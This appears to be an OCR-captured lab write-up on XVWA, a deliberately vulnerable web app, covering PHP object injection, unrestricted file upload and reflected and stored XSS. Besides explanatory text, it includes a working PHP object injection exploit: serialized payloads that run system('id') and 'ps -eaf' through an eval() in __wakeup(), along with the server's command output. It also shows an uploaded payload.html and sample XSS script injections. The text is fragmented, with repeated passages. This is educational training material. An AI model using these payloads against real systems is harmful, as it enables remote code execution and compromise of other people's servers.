
```
class SQL_Row_Value
{
  private $_table;

  // some PHP code...

  function getValue($id)
  {
    $sql = "SELECT * FROM {$this->_table} WHERE id = " . (int)$id;
    $result = mysql_query($sql, $DBFactory::getConnection());
    $row = mysql_fetch_assoc($result);

    return $row['value'];
  }
}
```

In this example an attacker might be able to perform a SQL Injection attack by sending a POST request containing a “data” parameter generated by a script like this:

```
class SQL_Row_Value
{
  private $_table = "SQL Injection";
}

class Example3
{
  protected $obj;

  function __construct()
  {
    $this->obj = new SQL_Row_Value;
  }
}

print urlencode(serialize(new Example3));
```

http://localhost/xvwa/vulnerabilities/php_object_injection/?r=a:2:{i:0;s:4:%22XVWA%22;i:1;s:33:%22Xtreme%20Vulnerable%20Web%20Application%22;}

Make code changes to study code output in XVWA Window.




PHP Object Injection


Though PHP Object Injection is not a very common vulnerability and also difficult to exploit, but it is found to be really dangerous vulnerbility as this could lead an attacker to perform different kinds of malicious attacks, such as Code Injection, SQL Injection, Path Traversal and Denial of Service, depending on the application context. PHP Object Injection vulnerability occurs when user-supplied inputs are not sanitized properly before passing to the unserialize() PHP function at the server side. Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() calls, resulting in an arbitrary PHP object(s) injection into the application scope.

Read more about PHP Object Injection
https://www.owasp.org/index.php/PHP_Object_Injection


XVWA - Xtreme Vulnerable Web Application




```
<?php
    class PHPObjectInjection{
        public $inject;
        function __construct(){

        }

        function __wakeup(){
            if(isset($this->inject)){
                eval($this->inject);
            }
        }
    }
```




```
<?php

class PHPObjectInjection
{

    public $inject="system('id');";
}

$obj=new PHPObjectInjection();
var_dump(serialize($obj));

?>
```



```
root@attackdefense:~# php object.php
string(64) "O:18:"PHPObjectInjection":1:{s:6:"inject";s:13:"system('id');";}"
```




```
string(69) "O:18:"PHPObjectInjection":1:{s:6:"inject";s:18:"system('ps -eaf');";}"
```




PHP Object Injection

Though PHP Object Injection is not a very common vulnerability and also difficult to exploit, but it is found to be really dangerous vulnerbility as this could lead an attacker to perform different kinds of malicious attacks, such as Code Injection, SQL Injection, Path Traversal and Denial of Service, depending on the application context. PHP Object Injection vulnerability occurs when user-supplied inputs are not sanitized properly before passing to the unserialize() PHP function at the server side. Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a vulnerable unserialize() calls, resulting in an arbitrary PHP object(s) injection into the application scope.


Read more about PHP Object Injection
https://www.owasp.org/index.php/PHP_Object_Injection



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



```
:"PHPObjectInjection":1:{s:6:"inject";s:18:"system('ps -eaf');";}
```



```
UID PID PPID C STIME TTY TIME CMD root 1 0 0 18:59 ? 00:00:00 /usr/bin/python /usr/bin/supervisord -n root 9 1 0 19:00 ?
00:00:00 /bin/sh /usr/bin/mysqld_safe root 10 1 0 19:00 ? 00:00:00 apache2 -D FOREGROUND www-data 131 10 0 19:00 ?
00:00:00 apache2 -D FOREGROUND www-data 132 10 0 19:00 ? 00:00:00 apache2 -D FOREGROUND www-data 133 10 0
19:00 ? 00:00:00 apache2 -D FOREGROUND www-data 134 10 0 19:00 ? 00:00:00 apache2 -D FOREGROUND www-data 136
10 0 19:00 ? 00:00:00 apache2 -D FOREGROUND mysql 377 9 0 19:00 ? 00:00:00 /usr/sbin/mysqld --basedir=/usr
--datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --user=mysql --log-error=/var/log/mysql/error.log --pid-file=/var
/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306 www-data 395 10 0 19:01 ? 00:00:00 apache2 -D
FOREGROUND www-data 396 10 0 19:01 ? 00:00:00 apache2 -D FOREGROUND www-data 397 10 0 19:01 ? 00:00:00
apache2 -D FOREGROUND www-data 400 136 0 19:03 ? 00:00:00 sh -c ps -eaf www-data 401 400 0 19:03 ? 00:00:00 ps -eaf
```

Unrestricted File Upload

Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.

The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.


There are really two classes of problems here. The first is with the file metadata, like the path and file name. These are generally provided by the transport, such as HTTP multi-part encoding. This data may trick the application into overwriting a critical file or storing the file in a bad location. You must validate the metadata extremely carefully before using it.

The other class of problem is with the file size or content. The range of problems here depends entirely on what the file is used for. See the examples below for some ideas about how files might be misused. To protect against this type of attack, you should analyse everything your application does with files and think carefully about what processing and interpreters are involved.

Risk Factors

- The impact of this vulnerability is high, supposed code can be executed in the server context or on the client side. The likelihood of detection for the attacker is high. The prevalence is common. As a result the severity of this type of vulnerability is high.
- It is important to check a file upload module's access controls to examine the risks properly.
- Server-side attacks: The web server can be compromised by uploading and executing a web-shell which can run commands, browse system files, browse local resources, attack other servers, or exploit the local vulnerabilities, and so forth.
- Client-side attacks: Uploading malicious files can make the website vulnerable to client-side attacks such as XSS or Cross-site Content Hijacking.
- Uploaded files can be abused to exploit other vulnerable sections of an application when a file on the same or a trusted server is needed (can again lead to client-side or server-side attacks)
- Uploaded files might trigger vulnerabilities in broken libraries/applications on the client side (e.g. iPhone MobileSafari LibTIFF Buffer Overflow).
- Uploaded files might trigger vulnerabilities in broken libraries/applications on the server side (e.g. ImageMagick flaw that called ImageTragick!).
- Uploaded files might trigger vulnerabilities in broken real-time monitoring tools (e.g. Symantec antivirus exploit by unpacking a RAR file)
- A malicious file such as a Unix shell script, a windows virus, an Excel file with a dangerous formula, or a reverse shell can be uploaded on the server in order to execute code by an administrator or webmaster later – on the victim's machine.
- An attacker might be able to put a phishing page into the website or deface the website.

- The file storage server might be abused to host troublesome files including malwares, illegal software, or adult contents. Uploaded files might also contain malwares' command and control data, violence and harassment messages, or steganographic data that can be used by criminal organisations.
- Uploaded sensitive files might be accessible by unauthorised people.
- File uploaders may disclose internal information such as server internal paths in their error messages.



Add New Item to the Coffee List


test

test2

test


100

Upload .html or image file to access in parent directory.



Item Uploaded Successfully !!


Code : XVWA1417 **Description :** test2
Name : test
Category : test
Price : 100$



Index of /xvwa/img/uploads

```
      Name          Last modified     Size Description
Parent Directory                        -
payload.html        2021-11-26 09:02  151
```

Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.3.33 Server at localhost Port 80



You have been hacked

Reflected Cross Site Scripting

Reflected cross-site scripting (or XSS) arises when an application receives data in an HTTP request and includes that data within the immediate response in an unsafe way.

Suppose a website has a search function which receives the user-supplied search term in a URL parameter:

https://insecure-website.com/search?term=gift

The application echoes the supplied search term in the response to this URL:

<p>You searched for: gift</p>

Assuming the application doesn't perform any other processing of the data, an attacker can construct an attack like this:

https://insecure-website.com/search?term=<script>/*+Bad+stuff+here...+*/</script>

This URL results in the following response:

<p>You searched for: <script>/* Bad stuff here... */</script></p>

If another user of the application requests the attacker's URL, then the script supplied by the attacker will execute in the victim user's browser, in the context of their session with the application.

an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user. Amongst other things, the attacker can:

- Perform any action within the application that the user can perform.
- View any information that the user is able to view.
- Modify any information that the user is able to modify.
- Initiate interactions with other application users, including malicious attacks, that will appear to originate from the initial victim user.

There are various means by which an attacker might induce a victim user to make a request that they control, to deliver a reflected XSS attack. These include placing links on a website controlled by the attacker, or on another website that allows content to be generated, or by sending a link in an email, tweet or other message. The attack could be targeted directly against a known user, or could an indiscriminate attack against any users of the application:

The need for an external delivery mechanism for the attack means that the impact of reflected XSS is generally less severe than stored XSS, where a self-contained attack can be delivered within the vulnerable application itself.

There are many different varieties of reflected cross-site scripting. The location of the reflected data within the application's response determines what type of payload is required to exploit it and might also affect the impact of the vulnerability.

In addition, if the application performs any validation or other processing on the submitted data before it is reflected, this will generally affect what kind of XSS payload is needed.


The vast majority of reflected cross-site scripting vulnerabilities can be found quickly and reliably using Burp Suite's web vulnerability scanner.

Testing for reflected XSS vulnerabilities manually involves the following steps:

- **Test every entry point.** Test separately every entry point for data within the application's HTTP requests. This includes parameters or other data within the URL query string and message body, and the URL file path. It also includes HTTP headers, although XSS-like behavior that can only be triggered via certain HTTP headers may not be exploitable in practice.

- **Submit random alphanumeric values.** For each entry point, submit a unique random value and determine whether the value is reflected in the response. The value should be designed to survive most input validation, so needs to be fairly short and contain only alphanumeric characters. But it needs to be long enough to make accidental matches within the response highly unlikely. A random alphanumeric value of around 8 characters is normally ideal. You can use Burp Intruder's number payloads [https://portswigger.net/burp/documentation/desktop/tools/intruder/payloads/types#numbers] with randomly generated hex values to generate suitable random values. And you can use Burp Intruder's grep payloads option to automatically flag responses that contain the submitted value.
- **Determine the reflection context.** For each location within the response where the random value is reflected, determine its context. This might be in text between HTML tags, within a tag attribute which might be quoted, within a JavaScript string, etc.
- **Test a candidate payload.** Based on the context of the reflection, test an initial candidate XSS payload that will trigger JavaScript execution if it is reflected unmodified within the response. The easiest way to test payloads is to send the request to Burp Repeater, modify the request to insert the candidate payload, issue the request, and then review the response to see if the payload worked. An efficient way to work is to leave the original random value in the request and place the candidate XSS payload before or after it. Then set the random value as the search term in Burp Repeater's response view. Burp will highlight each location where the search term appears, letting you quickly locate the reflection.
- **Test alternative payloads.** If the candidate XSS payload was modified by the application, or blocked altogether, then you will need to test alternative payloads and techniques that might deliver a working XSS attack based on the context of the reflection and the type of input validation that is being performed. For more details, see cross-site scripting contexts
- **Test the attack in a browser.** Finally, if you succeed in finding a payload that appears to work within Burp Repeater, transfer the attack to a real browser (by pasting the URL into the address bar, or by modifying the request in Burp Proxy's intercept view, and see if the injected JavaScript is indeed executed. Often, it is best to execute some simple JavaScript like alert(document.domain) which will trigger a visible popup within the browser if the attack succeeds.

Try HTML scripts ot Image URL to reflect in localhost.




Cross Site Scripting (XSS) – Reflected

Cross Site Scripting attacks abuse the browser's functionality to send malicious scripts to the client machine. In other words, this is client side attack. Cross Site Scripting attacks are generally be categorized into two categories: stored and reflected. In reflected attacks, the application reflects the malicious script back on the browser. The server doesn't store anything, rather just send back whatever user inputs, for instance, error messages, search results etc. Such attacks are campaigning via different routes such as emails, chats, or on third party web sites.

Read more about Reflected XSS
https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting#Reflected_XSS_.28AKA_Non-Persistent_or_Type_II.29

Enter your message here.


Enter URL of Image



Enter your message here.

Enter URL of Image

hi



localhost says

10

Stored Cross Site Scripting

Stored cross-site scripting (also known as second-order or persistent XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way.

Suppose a website allows users to submit comments on blog posts, which are displayed to other users. Users submit comments using an HTTP request like the following:

```
POST /post/comment HTTP/1.1
Host: vulnerable-website.com
Content-Length: 100

postId=3&comment=This+post+was+extremely+helpful.&name=Carlos+Montoya&email=carlos%40normal-user.net
```

After this comment has been submitted, any user who visits the blog post will receive the following within the application's response:

```
<p>This post was extremely helpful.</p>
```

Assuming the application doesn't perform any other processing of the data, an attacker can submit a malicious comment like this:

```
<script>/* Bad stuff here... */</script>
```

Within the attacker's request, this comment would be URL-encoded as:

```
comment=%3Cscript%3E%2F*%2BBad%2Bstuff%2Bhere...%2B*%2F%3C%2Fscript%3E
```

Any user who visits the blog post will now receive the following within the application's response:

```
<p><script>/* Bad stuff here... */</script></p>
```

The script supplied by the attacker will then execute in the victim user's browser, in the context of their session with the application.

If an attacker can control a script that is executed in the victim's browser, then they can typically fully compromise that user. The attacker can carry out any of the actions that are applicable to the impact of reflected XSS vulnerabilities.

In terms of exploitability, the key difference between reflected and stored XSS is that a stored XSS vulnerability enables attacks that are self-contained within the application itself. The attacker does not need to find an external way of inducing other users to make a particular request containing their exploit. Rather, the attacker places their exploit into the application itself and simply waits for users to encounter it.

The self-contained nature of stored cross-site scripting exploits is particularly relevant in situations where an XSS vulnerability only affects users who are currently logged in to the application. If the XSS is reflected, then the attack must be fortuitously timed: a user who is induced to make the attacker's request at a time when they are not logged in will not be compromised. In contrast, if the XSS is stored, then the user is guaranteed to be logged in at the time they encounter the exploit.

Many stored XSS vulnerabilities can be found using Burp Suite's web vulnerability scanner.

Testing for stored XSS vulnerabilities manually can be challenging. You need to test all relevant "entry points" via which attacker-controllable data can enter the application's processing, and all "exit points" at which that data might appear in the application's responses.

Entry points into the application's processing include:

- Parameters or other data within the URL query string and message body.
- The URL file path.
- HTTP request headers that might not be exploitable in relation to reflected XSS.
- Any out-of-band routes via which an attacker can deliver data into the application. The routes that exist depend entirely on the functionality implemented by the application: a webmail application will process data received in emails; an application displaying a Twitter feed might process data contained in third-party tweets; and a news aggregator will include data originating on other web sites.

The exit points for stored XSS attacks are all possible HTTP responses that are returned to any kind of application user in any situation.

